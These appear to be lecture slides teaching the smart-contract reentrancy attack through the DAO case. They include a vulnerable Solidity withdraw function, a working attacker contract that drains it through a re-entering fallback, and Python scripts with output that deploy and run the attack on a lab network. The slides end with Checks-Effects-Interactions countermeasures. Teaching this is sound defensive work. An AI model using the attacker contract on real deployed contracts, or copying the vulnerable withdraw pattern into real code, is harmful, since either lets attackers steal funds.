The Reentrancy Attack

Outline

- The reentrancy attack
- Launch the attack
- Countermeasures

REENTRANCY ATTACK

The DAO Attack (on Ethereum Blockchain)

- DAO: Decentralized Autonomous Organizations
  - Application of Blockchain technologies
- **The DAO** (for venture capital funding)
  - A smart contract (a program running on the blockchain)
  - Had 3.6 million ethers (worth $70 million)
- **It has a vulnerability**
  - May 2016: attackers stole $50 million
- The severe damage caused Ethereum to take a rare action
  - Hard fork of the Ethereum blockchain: Ethereum Classic

How The DAO Attack Works (Reentrancy)

Victim’s Smart Contract

```
withdraw()
{
    Require caller’s balance >= 1 Ether
    Send 1 Ether to caller
    Deduct caller’s balance by 1 Ether
}
```


Attacker’s Smart Contract

```
attack()
{
    Deposit 1 Ether to the victim contract
    Invoke victim’s withdraw()
}

fallback()
{
    Require victim’s balance >= 1 Ether
    Invoke victim’s withdraw()
}
```

The Vulnerable Contract

```
contract ReentrancyVictim {
    mapping (address => uint) public balances;
    uint256 total_amount;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
        total_amount += msg.value;
    }

    function withdraw(uint _amount) public {
        require(balances[msg.sender] >= _amount);

        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether!");

        balances[msg.sender] -= _amount;
        total_amount -= _amount;
    }
    ...
}
```

The Attack Contract



```
contract ReentrancyAttacker {
    ReentrancyVictim public victim;
    address payable _owner;

    fallback() external payable {
        if(address(victim).balance >= 1 ether) {
            victim.withdraw(1 ether);
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether, "You need to send one ETH");
        victim.deposit{value: 1 ether}();
        victim.withdraw(1 ether);
    }
    ...
}
```

LAUNCH THE ATTACK


Deploy the Victim Contract

```
abi_file = "contract/ReentrancyVictim.abi"
bin_file = "contract/ReentrancyVictim.bin"

# Connect to a geth node
web3 = SEEDWeb3.connect_to_geth_poa('http://10.151.0.71:8545')

# Deploy the contract
sender_account = web3.eth.accounts[0]
web3.geth.personal.unlockAccount(sender_account, "admin")
print("Deploying the victim contract ...")
addr = SEEDWeb3.deploy_contract(web3, sender_account,
                                abi_file, bin_file, None)
print("Victim contract: {}".format(addr))
```

Deploy the Attack Contract

```
abi_file        = "contract/ReentrancyAttacker.abi"
bin_file        = "contract/ReentrancyAttacker.bin"

# Connect to our geth node
web3 = SEEDWeb3.connect_to_geth_poa('http://10.150.0.71:8545')

# Deploy the contract
sender_account = web3.eth.accounts[0]
web3.geth.personal.unlockAccount(sender_account, "admin")
print("Deploying the attack contract ...")
addr = SEEDWeb3.deploy_contract(web3, sender_account,
                     abi_file, bin_file, victim_contract)
print("Attack contract: {}".format(addr))
```

Launch the Attack



```
contract_abi  = SEEDWeb3.getFileContent(abi_file)
contract = web3.eth.contract(address=attacker_addr, abi=contract_abi)
tx_hash  = contract.functions.attack().transact({
                    'from':  sender_account,
                    'value': Web3.toWei('1', 'ether')
                })
print("Transaction sent, waiting for block ...")
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
```

```
$ ./fund_victim_contract.py
$ ./get_balance.py
------------------------------------------------
  Victim: 0xE4Ec90fc643B392e1997c8ddC520026CF29c092A: 10000000000000000000
Attacker: 0x886C0De82e54555Cd8C33914B42F3C3F9794C0DA: 21000000000000000000

$ ./launch_attack.py
$ ./get_balance.py
------------------------------------------------
  Victim: 0xE4Ec90fc643B392e1997c8ddC520026CF29c092A: 0
Attacker: 0x886C0De82e54555Cd8C33914B42F3C3F9794C0DA: 32000000000000000000
```

Notes

- Using Solidity 0.8.10: the attack failed
  - Countermeasures are implemented by Solidity
  - Haven’t figured out the exact countermeasures
- Using Solidity 0.6.8: successful
  - We can download the older version (binary) from https://github.com/ethereum/solidity/releases

Reference

- **A Historical Collection of Reentrancy Attacks**
  - https://github.com/pcaversaccio/reentrancy-attacks
- Language feature: disallow state-changing effects after an external call by default #12996
  - https://github.com/ethereum/solidity/issues/12996


COUNTERMEASURE

Limit the gas allowed

- Use send or transfer: forwards 2300 gas stipend, so its damage is limited. [1]

Use the Checks-Effects-Interactions pattern

- Most functions will first perform some checks
- Effects to the state variables of the current contract should be made before the interaction with other contracts



```
function withdraw(uint _amount) public {
    require(balances[msg.sender] >= _amount);

    balances[msg.sender] -= _amount;
    total_amount -= _amount;

    (bool sent, ) = msg.sender.call{value: _amount}("");
    require(sent, "Failed to send Ether!");
}
```